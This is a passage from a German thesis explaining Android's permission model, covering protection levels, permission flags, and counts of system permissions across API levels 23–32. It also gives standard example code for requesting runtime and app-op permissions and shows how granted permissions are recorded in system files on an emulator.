Eine vollständige Übersicht der zusätzlichen Flags der Sicherheitsstufe und ihrer Bedeutung ist in Tabelle A.1 im Anhang zu finden. Diese können ebenfalls Voraussetzungen vorgeben unter denen die Berechtigung erteilt wird. Das Flag *preinstalled* gibt zum Beispiel an, dass damit ausgestattete Berechtigungen allen Applikationen erteilt werden, welche auf dem Systemabbild vorinstalliert sind (siehe Tabelle A.1). Den Erhalt einer Berechtigung durch alle Applikationen, welche als Ziel-API-Ebene einen Wert unter 23 angeben, ermöglicht das Flag *pre23* (siehe Tabelle A.1).

Berechtigungs-Flags

Die Angabe von Berechtigungs-Flags bei der Definition ist optional. Aus der Übersicht existierender Berechtigungs-Flags in Tabelle A.2 im Anhang geht hervor, dass diese sowohl die Erteilung von Berechtigungen weiter einschränken als auch zusätzliche Informationen über Merkmale einer Berechtigung bereitstellen können. Weitere Einschränkungen werden durch die Verwendung der Flags *hardRestricted* und *softRestricted* erwirkt. Diese geben an, dass eine Applikation bestimmte Plattform-Richtlinien erfüllen muss, um die Berechtigung in ihrer vollen Form zu erhalten (*softRestricted*) oder überhaupt zu erhalten (*hardRestricted*) (siehe Tabelle A.2). Das Installationsprogramm, zum Beispiel der Google-Play-Store, entscheidet, ob die Einschränkung für die Berechtigung aufgehoben wird. Dann kann sie gemäß ihrer Sicherheitsstufe (in ihrer vollen Form) gewährt werden. [56]

[2] Der Basistyp *internal* wird seit der Einführung von API-Ebene 31 in der Dokumentation aufgeführt [54, 55] und verwendet (siehe Tabelle A.3 im Anhang).

3.2 Arten von Berechtigungen

Abbildung 3.1 zeigt eine mögliche Einteilung der Berechtigungen basierend auf deren Sicherheitsstufe und zusätzlichen Eigenschaften. Diese ergänzt die offizielle Einteilung aus der Dokumentation [57] durch die Einordnung von *internen* Berechtigungen und App-op-Berechtigungen. Bestimmte Typen von Berechtigungen können nur durch das System definiert werden respektive als Systemberechtigungen auftreten. Diese sind in der Abbildung entsprechend gekennzeichnet.



Abbildung 3.1: Arten von Berechtigungen

Prinzipiell wird zwischen Installationszeit- und Laufzeit-Berechtigungen unterschieden. Die Entscheidung, ob eine Installationszeit-Berechtigung erteilt wird, findet zum Installationszeitpunkt der Applikation durch das System statt [58]. Über die Erteilung von Laufzeit-Berechtigungen entscheidet der Anwender. Er wird dazu während der Laufzeit der Applikation um Erlaubnis gefragt [59]. Einmal-Berechtigungen sind eine mit API-Ebene 30 eingeführte Form der Laufzeit-Berechtigungen, bei denen der Anwender die Möglichkeit erhält, sie temporär zu erteilen [57].

App-op-Berechtigungen stellen eine Ausnahme dar, da sie sich weder den Installationszeit-Berechti -gungen noch den Laufzeit-Berechtigungen eindeutig zuordnen lassen. Sie sind durch das zusätzliche Flag “appop” der Sicherheitsstufe gekennzeichnet [60]. Sie können ausschließlich durch das System definiert werden [61], wobei alle durch das AOSP definierten App-op-Berechtigungen mit dem Basistyp *signature* ausgestattet sind (siehe Tabelle A.6 und A.7 im Anhang). Da die Erteilung bestimmter App-op-Berechtigungen zur Laufzeit bei dem Anwender erfragt werden kann [60], lassen sie sich gleichermaßen den Laufzeit-Berechtigungen zuordnen.

3.3 Einordnung der Systemberechtigungen anhand der Schutzstufe

Die Systemberechtigungen sind Teil der Framework-Ressourcen und innerhalb der AndroidManifest.xml-Datei der *framwork-res.apk*[3] im Quelltext angegeben. Die in diesem Abschnitt dargestellten Erkenntnisse zu den Eigenschaften der Systemberechtigungen und der Berechtigungsgruppen entstammen den Definitionen im Quelltext des AOSP [62] [63] [64] [65] [66] [52] [67] [68] [69] [70]. Eine darauf basierende Übersicht befindet sich im Anhang in Abschnitt A.2.
Die Anzahl der Systemberechtigungen hat sich von API-Ebene 23 (295) bis API-Ebene 32 (687) mehr als verdoppelt (siehe Tabelle A.3 im Anhang). In Abhängigkeit von deren Sicherheitsattributen und Eigenschaften muss eine Applikation unterschiedliche Kontrollinstanzen passieren, um eine Berechtigung zu erhalten. Damit gibt Android bestimmte Schutzstufen vor [71], welche eine Einteilung der verschiedenen Arten von Systemberechtigungen ermöglichen. Anhand der den Systemberechtigungen zugewiesenen Sicherheitsattributen lässt sich das in Tabelle 3.1 dargestellte Schema erstellen. Dieses bezieht alle Berechtigungsarten ein, die ab API-Ebene 31 existieren:

Tabelle 3.1: Schutzstufe der Systemberechtigungen

Schutzstufe	Art der Berechtigung	Entscheidende Instanz für die Erteilung
0	• *normale* Berechtigungen	-
1	• Standard-Laufzeit-Berechtigungen • Einmal-Berechtigungen • App-op-Berechtigungen	Anwender
2	• Laufzeit-Berechtigungen mit dem Zusatz “hardRestricted”	Installationsprogramm und Anwender
3	• Signatur-Berechtigungen	nicht erteilbar

Normale Berechtigungen sind *Schutzstufe 0* zugeordnet, da keine weitere Instanz über ihre Erteilung entscheidet. In den API-Ebenen 23 bis 32 sind zwischen 40 und 55 Systemberechtigungen dieses Typs definiert. In Tabelle A.9 im Anhang ist eine Auswahl an *normalen* Berechtigungen mit deren jeweiliger Beschreibung dargestellt. Berechtigungen dieser Art können an eine Vielfalt von unterschiedlichen Funktionalitäten geknüpft sein. Sie ermöglichen einer Applikation beispielsweise einen Internet-Socket aufzubauen (INTERNET), das Hintergrundbild auf dem Gerät zu ändern (SET_WALLPAPER) oder den Vibrationsalarm zu steuern (VIBRATE).

Schutzstufe 1 erhalten alle Berechtigungen, welche zusätzlich die Zustimmung des Anwenders benötigen, um erteilt zu werden. Den Standard-Laufzeit-Berechtigungen und den Einmal-Berechtigungen ist gemeinsam, dass sie zum Teil Funktionalitäten schützen sollen, welche der Applikation Zugriff auf

[3] Die *framework-res.apk* ist eine APK, welche von den System-Diensten verwendet wird. Sie enthält verschiedene Ressourcen und keinen Programmcode. [44, S. 37]

persönliche Daten des Anwenders geben. So ermöglichen sie zum Beispiel das Lesen der Anrufliste (READ_CALL_LOG), von Kontakten (READ_CONTACTS) oder das Erfassen des Standortes (ACCESS_FINE_LOCATION). In API-Ebene 23 existieren 25 Berechtigungen dieses Typs und in API-Ebene 32 sind es 35 (siehe Tabelle A.3 im Anhang). Die Tabellen A.4, A.7 und A.8 geben eine Übersicht darüber, welche Laufzeit-Berechtigungen in den betrachteten Versionen existieren. Diese sind, im Gegensatz zu den anderen Arten von Systemberechtigungen, Berechtigungsgruppen zugeordnet. Die Zuordnung ist exemplarisch für API-Ebene 23 und API-Ebene 32 ebenfalls an entsprechender Stelle im Anhang dargestellt. Bei Betrachtung der Zuordnung in den Tabellen geht für bestimmte Berechtigungen eine Diskrepanz zwischen den Einzelbeschreibungen und der Beschreibung der zugehörigen Berechtigungsgruppe hervor. Ein Beispiel dafür ist die Berechtigung GET_ACCOUNTS in der Gruppe CONTACTS. Sie wird folgendermaßen beschrieben:

> "Ermöglicht der App, eine Liste der dem Tablet bekannten Konten abzurufen. Dabei kann es sich um Konten handeln, die von installierten Apps erstellt wurden."

Die Gruppenbeschreibung lautet: "auf deine Kontakte zugreifen" (siehe Tabelle A.4 im Anhang). Ein weiteres Beispiel ist die Beschreibung der Berechtigung PROCESS_OPUTGOING_CALLS in API-Ebene 32:

> "Ermöglicht der App die Erkennung der während eines ausgehenden Anrufs gewählten Nummer und gibt ihr die Möglichkeit, den Anruf an eine andere Nummer umzuleiten oder den Anruf ganz abzubrechen."

Die Beschreibung der zugehörigen Gruppe ist: " Schreib- und Lesezugriff auf Anrufliste " (siehe Tabelle A.4 im Anhang). Die Gruppenbeschreibungen sind im Allgemeinen kürzer als die jeweiligen Einzelbeschreibungen der zugeordneten Berechtigungen. Änderungen in der Zuordnung zu den Gruppen gibt es innerhalb der betrachteten Versionen kaum. Ab API-Ebene 28 sind die Berechtigungen WRITE_CALL_LOG und READ_CALL_LOG in einer eigenen Gruppe [72]. Alle Laufzeit-Berechtigungen der Gruppen LOCATION, CAMERA und MICROPHONE werden ab API-Ebene 30 den Einmal-Berechtigung zugeordnet [73, Z. 228 – 231]. Damit wird der Zugriff auf den Standort, die Kamera und das Mikrofon entsprechend eingeschränkt. App-op-Berechtigungen sind ebenfalls *Schutzstufe 1* zugeordnet. Sie sollen laut Dokumentation [60] die Durchführung mächtiger Aktionen im System einschränken. Die Tabellen A.6 und A.7 im Anhang zeigen, dass von API-Ebene 23 bis API-Ebene 32 neun Berechtigungen dieser Art definiert sind. Davon besitzen die App-op-Berechtigungen SYSTEM_ALERT_WINDOW, WRITE_SETTINGS und CHANGE_NETWORK_STATE das zusätzliche Sicherheitsstufen-Flag *pre23*.

Die Systemberechtigungen mit der Berechtigungs-Flag *hardRestricted* sind *Schutzstufe 2* zugeordnet. Das Flag wird ab API-Ebene 30 verwendet und ist ausschließlich Laufzeit-Berechtigungen zugeteilt. Die entsprechenden Systemberechtigungen müssen deshalb sowohl durch das Installationsprogramm freigegeben als auch durch den Anwender erteilt werden. Welche Berechtigungen das betrifft ist bis API-Ebene 32 unverändert. Die Zuordnung kann Tabelle A.8 im Anhang entnommen werden. Alle Berechtigungen der Gruppe SMS und CALL_LOG sowie die Berechtigung ACCESS_BACKGROUND_LOCATION aus der Gruppe LOCATION besitzen das Attribut. Die durch den Google-Play-Store vorgegebenen Richtlinien für die Freigabe finden sich auf der Play-Console-Hilfe-Seite [74]. Für die Freigabe von Berechtigungen der Gruppe SMS und CALL_LOG ist beispielsweise

vorgesehen, dass die Applikation, welche diese anfragt, als standardmäßiger SMS-, Telefon- oder Assistenz-Handler registriert sein muss.

Systemberechtigungen mit der Sicherheitsstufe *signature* können nicht an Applikationen ohne den Plattform-Schlüssel erteilt werden [71] [44, S. 39]. Dieser wird durch den Hersteller definiert und einbehalten [75]. Systemberechtigungen dieser Art sind daher der Gruppe mit der höchsten Schutzstufe zugeordnet. Signatur-Berechtigungen machen einen Großteil der vordefinierten Berechtigungen aus. 78% der Systemberechtigungen in API-Ebene 23 und 85% in API-Ebene 32 besitzen diese Sicherheitsstufe.

Die Systemberechtigungen der Art *interne* Berechtigung lassen sich nicht eindeutig einer Schutzstufe zuordnen. Über deren Erteilung wird systemintern anhand der zusätzlichen Flags der Sicherheitsstufe entschieden. Das ergibt sich aus der Definition des Basistyps *signature*. Die elf (siehe Tabelle A.3 im Anhang) in API-Ebene 31 und 32 definierten Systemberechtigungen dieses Typs besitzen jeweils entweder das zusätzliche Flag *preinstalled*, *privileged* oder *role*. Während die ersten beiden Flags eine Erteilung an nicht-System Applikationen ausschließen (siehe Tabelle A.1 im Anhang), lässt die Definition des Flags *role* keine Rückschlüsse darüber zu, unter welchen Umständen die Berechtigung erteilt wird.

3.4 Möglichkeiten Berechtigungsanfragen einzubinden

Applikationen müssen benötigte Berechtigungen unabhängig von deren Sicherheitsstufe zunächst in der AndroidManifest.xml-Datei mit dem <uses-permission>-Tag angeben [76]. Für den Erhalt von Installationszeit-Berechtigungen sind keine weiteren Schritte notwendig. Damit der Anwender einer Applikation Laufzeit-Berechtigungen erteilen kann, ist die Implementation entsprechender Berechtigungsanfragen bei der Entwicklung der Applikation vorgesehen. [77]

3.4.1 Laufzeit-Berechtigungen

Abbildung 3.2 zeigt die wesentlichen Schritte des in der Dokumentation [78] ausgeschriebenen Vorgehens, um die Anfrage einer Laufzeit-Berechtigung in den Programmablauf der Applikation einzubinden.



Abbildung 3.2: Programmablauf für das Anfragen einer Laufzeit-Berechtigung

Zunächst wird mit der Methode *checkSelfPermission(Context context, String permission)* der *ContextCompat*-Klasse geprüft, ob der Applikation die Berechtigung, welche als Parameter an die Methode übergeben wird, bereits erteilt worden ist (1).
Wenn das nicht der Fall ist, wird das Dialogfenster für die Berechtigungsanfrage angezeigt (2). Dafür stellt die Android zwei verschiedene Möglichkeiten zur Verfügung. Eine Möglichkeit ist die Verwendung einer Methode der *ActivityCompat*-Klasse. [78] Dabei handelt es sich um eine Helfer-Klasse für den Zugriff auf Funktionalitäten der *Activity*-Klasse [79]. Die andere Möglichkeit ist die Verwendung eines speziellen *ActivityResultContracts*, welcher Teil einer zusätzlichen *AndroidX*-Bibliothek ist [80]. Für die Verwendung muss die Applikation die Bibliotheken *androidx.activity* (Version >= 1.2.0) und *androidx.fragment* (Version >= 1.3.0) einbinden. Durch den Gebrauch des Vertrages wird die Implementationslogik vereinfacht, da die Verwaltung der Anfragen teilweise durch das System

übernommen wird. In beiden Fällen wird eine Rückruffunktion verwendet, um die Reaktion auf die durch den Anwender getroffene Entscheidung in den Programmablauf einzufügen (3). Der in dem Dialog angezeigte Text wird vollständig durch das System anhand der Beschreibung und Gruppenzuordnung der Berechtigung verwaltet. Die Applikation kann diesen nicht anpassen. Es besteht jedoch die Möglichkeit, vor dem Anzeigen des Dialogfensters eine Begründung hinzuzufügen, weshalb die Applikation die Berechtigung benötigt. [78]

Verwendung der ActivityCompat-Klasse

Folgende Methode der *ActivityCompat*-Klasse wird verwendet, um das Dialogfenster für die Berechtigungsanfrage anzeigen zu lassen [81]:

```
requestPermissions(Context, new String[]{
Manifest.permission.NAME\_DER\_BERECHTIGUNG}, ANFRAGENUMMER)
```

Der Methode werden der Applikations-Kontext[4], ein Feld aus Zeichenketten mit den anzufragenden Berechtigungen und die Anfragenummer übergeben. Die Anfragenummer muss einen ganzzahligen Wert darstellen, welcher größer als null ist. Sie dient dazu, der Anfrage die passende Rückruffunktion zuzuordnen. [83]

Quelltext 3.2: Implementation der Rückruffunktion für die Berechtigungsanfrage über die ActivityCompat-Klasse in Anlehnung an [81]

```
1  public void onRequestPermissionsResult(int ANFRAGE_NUMMER, String[] permissions
       , int[] grantResults) {
2          switch (ANFRAGE_NUMMER) {
3          // If request is cancelled, the result arrays are empty.
4
5                  case PERMISSION_REQUEST_CODE:
6                          if (grantResults.length > 0 &&  grantResults[0] ==
                               PackageManager.PERMISSION_GRANTED) {
7                                  // Reaktion auf erteilte Berechtigung
8                          } else {
9                                  // Reaktion auf nicht erteilte Berechtigung
10                         }
11                 return;
12         }
13 }
```

Quelltext 3.2 zeigt ein Beispiel für die Implementation einer Rückruffunktion. Auf die dargestellte Art und Weise können eine oder mehrere Berechtigungsanfragen eingebunden werden [81]. Daran wird verdeutlicht, dass die Verwaltung mehrerer Anfragen durch den Entwickler anhand der Anfragenummer erfolgen muss.

Verwendung der AndroidX-Bibliothek

Für die Verwendung des *ActivityResultContract* “RequestPermission” [80] muss zunächst die Rückruffunktion (*ActivityResultCallback*) implementiert werden, um eine Berechtigungsanfrage zu erzeugen. Quelltext 3.3 zeigt, wie die Implementation aussehen kann.

[4] Der Applikations-Kontext ist ein Objekt, welches Informationen über die Umgebung einer Applikation enthält. Es wird für verschiedene Aktionen auf Applikationsebene benötigt. [82]

Quelltext 3.3: Implementation der Registrierung des Rückrufs für den ActivityResultContract: RequestPermission in Anlehnung an [84]

```
1 private ActivityResultLauncher<String> requestPermissionLauncher =
2 registerForActivityResult(new RequestPermission(), isGranted -> {
3         if (isGranted){
4                 //Reaktion auf erteilte Berechtigung
5         } else {
6                 // Reaktion auf nicht erteilte Berechtigung
7         }
8 } );
```

Der Rückgabewert der für die Registrierung des Rückrufs verwendeten Funktion *registerForActivityResult()* wird in einer Variable vom Typ *ActivityResultLauncher* als Referenz gespeichert (siehe Quelltext 3.3). Mithilfe dieser Referenz-Variable wird anschließend die Berechtigungsanfrage ausgelöst:

```
requestPermissionLauncher.launch(Manifest.permission.NAME\_DER\_BERECHTIGUNG);
```

Die Verwaltung der Zuordnung von einer Anfrage zu der entsprechenden Rückruffunktion wird mit der Verwendung des Vertrags durch das System übernommen. Für die Implementation mehrerer Berechtigungsanfragen wird der *ActivityResultContract* “RequestMultiplePermission” verwendet. [84]

3.4.2 App-op-Berechtigungen

Für jede App-op-Berechtigung existieren laut Dokumentation [60] spezifische Implementationsanweisungen für das Einbinden der Berechtigungsanfrage. Innerhalb der Übersicht für Berechtigungen in der Dokumentation [85] sind für zwei der App-op-Berechtigungen entsprechende Vorgaben referenziert: SYSTEM_ALERT_WINDOW und WRITE_SETTINGS. Eine Applikation kann die Erteilung der WRITE_SETTINGS Berechtigung bei dem Anwender durch Verwendung des *Intents* “ACTION_MANAGE_WRITE_SETTINGS” erfragen [86]. Quelltext 3.4 zeigt eine mögliche Umsetzung.

Quelltext 3.4: Implementation der Berechtigungsanfrage für die WRITE_SETTINGS-Berechtigung

```
1 Intent intent = new Intent(
2         Settings.ACTION_MANAGE_WRITE_SETTINGS,
3         Uri.parse("package:" + getPackageName()));
4 startActivity(intent);
```

Dadurch wird die Einstellungs-Applikation geöffnet, über die der Anwender den Umschalter für das Erteilen oder Verweigern der Berechtigung betätigen kann. Die Berechtigungsanfrage für SYSTEM_ALERT_WINDOW wird ebenfalls durch Verwendung eines *Intents* eingebunden [87].

3.5 Verwaltung und Erteilung von Berechtigungen

Die Verwaltung und Erteilung von Berechtigungen unterscheidet sich zwischen den Installationszeit-Berechtigungen, Laufzeit-Berechtigungen und App-op-Berechtigungen. Je nach Art wird der Erhaltungszustand für jede Applikation innerhalb bestimmter Systemdateien verwaltet. Diese können auf einem Gerät mit Administrator-Rechten ausgelesen werden. In Anhang B.2 befinden sich Auszüge dieser Systemdateien, welche den Erhaltungszustand der Berechtigungen für eine Beispielapplikation enthalten. Diese bindet bestimmte Berechtigungsanfragen für Systemberechtigungen ein, deren Sicherheitsstufe (Basistyp) in den betrachteten Android-Versionen konstant ist. Wie sich dem Auszug der AndroidManifest.xml-Datei in B.2.1 entnehmen lässt, benötigt die Beispielapplikation die Laufzeit-Berechtigungen CALL_PHONE, READ_PHONE_STATE, READ_PHONE_NUMBERS und CAMERA sowie die Installationszeit-Berechtigung ACCESS_WFIFI_STATE. Die Applikation wurde auf mit dem Emulator der integrierten Entwicklungsumgebung Android-Studio [88] erzeugten Geräten der Art Pixel 3 XL mit den API Ebenen 23 bis 32 ausgeführt. Anschließend ist die Berechtigung CAMERA jeweils nach Ausführung der Applikation erteilt und die Auszüge der Systemdateien sind mittels Android Debug Bridge (adb)-shell entnommen worden. Die adb-shell bildet eine Schnittstelle zu dem Betriebssystem. Die entnommenen Auszüge werden in den folgenden Abschnitten verwendet, um die systeminterne Verwaltung der Berechtigungen zu veranschaulichen.

3.5.1 Installationszeit-Berechtigungen

Der *Package-Manager* verwaltet die Installation, Deinstallation und Aktualisierung von Applikationen [89]. In diesem Zusammenhang initiiert er die Erteilung der Installationszeit-Berechtigung, sobald die Installation eines Paketes abgeschlossen ist [90, Z. 8310, 22159] [91, Z. 5267, 4918, 4249, 2606 – 3083].

Die Installationszeit-Berechtigungen besitzen immer den Basistyp (der Sicherheitsstufe) *normal* oder *signature*. Besitzt die Berechtigung den Basistyp *normal*, dann wird sie direkt gewährt. Handelt es sich um den Basistyp *signature* wird geprüft, ob die Signaturen der definierenden Applikation und die der anfragenden Applikation gleich sind [91, Z. 3565 – 3590]. Ist die Berechtigung auf Grundlage des Basistyps der Sicherheitsstufe nicht gewährt worden, werden die Bedingungen der zusätzlichen Sicherheitsstufen-Flags geprüft, welche der Berechtigung zugeordnet sind. Wenn zum Beispiel das zusätzliche Flag *pre23* gesetzt ist, wird geprüft, ob die angegebene Ziel-API-Ebene der Applikation kleiner als 23 ist [91, Z. 2633 – 2637]. Abbildung 3.3 zeigt, wie die Entscheidung über die Erteilung der Installationszeit-Berechtigung erfolgt.



Abbildung 3.3: Entscheidungsablauf zur Erteilung von Installationszeit-Berechtigungen

Systeminterne Verwaltung

Der *Package-Manager* verwaltet die Datenbank der installierten Pakete in der Datei */data/system/packages.xml*. Die Datei enthält bei Geräten bis einschließlich API-Ebene 30 außerdem eine Auflistung des Erhaltungszustandes der Installationszeit-Berechtigungen, welche die Applikationen jeweils benötigen [44, S. 43]. Das wird durch die Tests mit der Beispielapplikation auf dem Android-Studio-Emulator veranschaulicht. Quelltext 3.5 zeigt einen Ausschnitt der extrahierten Systemdatei.

Quelltext 3.5: Angabe einer Installationszeit-Berechtigung in der Datei packages.xml
(Auszug Quelltext B.2 im Anhang)

```
1 <perms>
2 <item name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
3 </perms>
```

Wie der Ausschnitt zeigt, ist der Applikation die Berechtigung ACCESS_WIFI_STATE mit dem Basistyp *normal* erteilt worden. Auf den emulierten Geräten mit API-Ebene 31 und 32 erfolgt die Verwaltung der Installationszeit-Berechtigungen zusammen mit den Laufzeit-Berechtigungen in der Datei */data/misc_de/0/apexdata/com.android.permission/runtime-permissions.xml* (siehe Anhang B.2.3).

3.5.2 Laufzeit-Berechtigungen

Zunächst erfolgt bei der Erteilung der Laufzeit-Berechtigungen ebenfalls die Prüfung des Basistyps, der Sicherheitsstufe [50]. Dieser ist für Laufzeit-Berechtigungen immer *dangerous*. Abbildung 3.4 zeigt auf, wie der Prozess der Erteilung für alle Berechtigungen mit diesem Basistyp aussieht. Daraus geht hervor, wann der Anwender über die Erteilung der Laufzeit-Berechtigungen entscheidet und unter welchen Umständen das System die Entscheidung übernimmt.

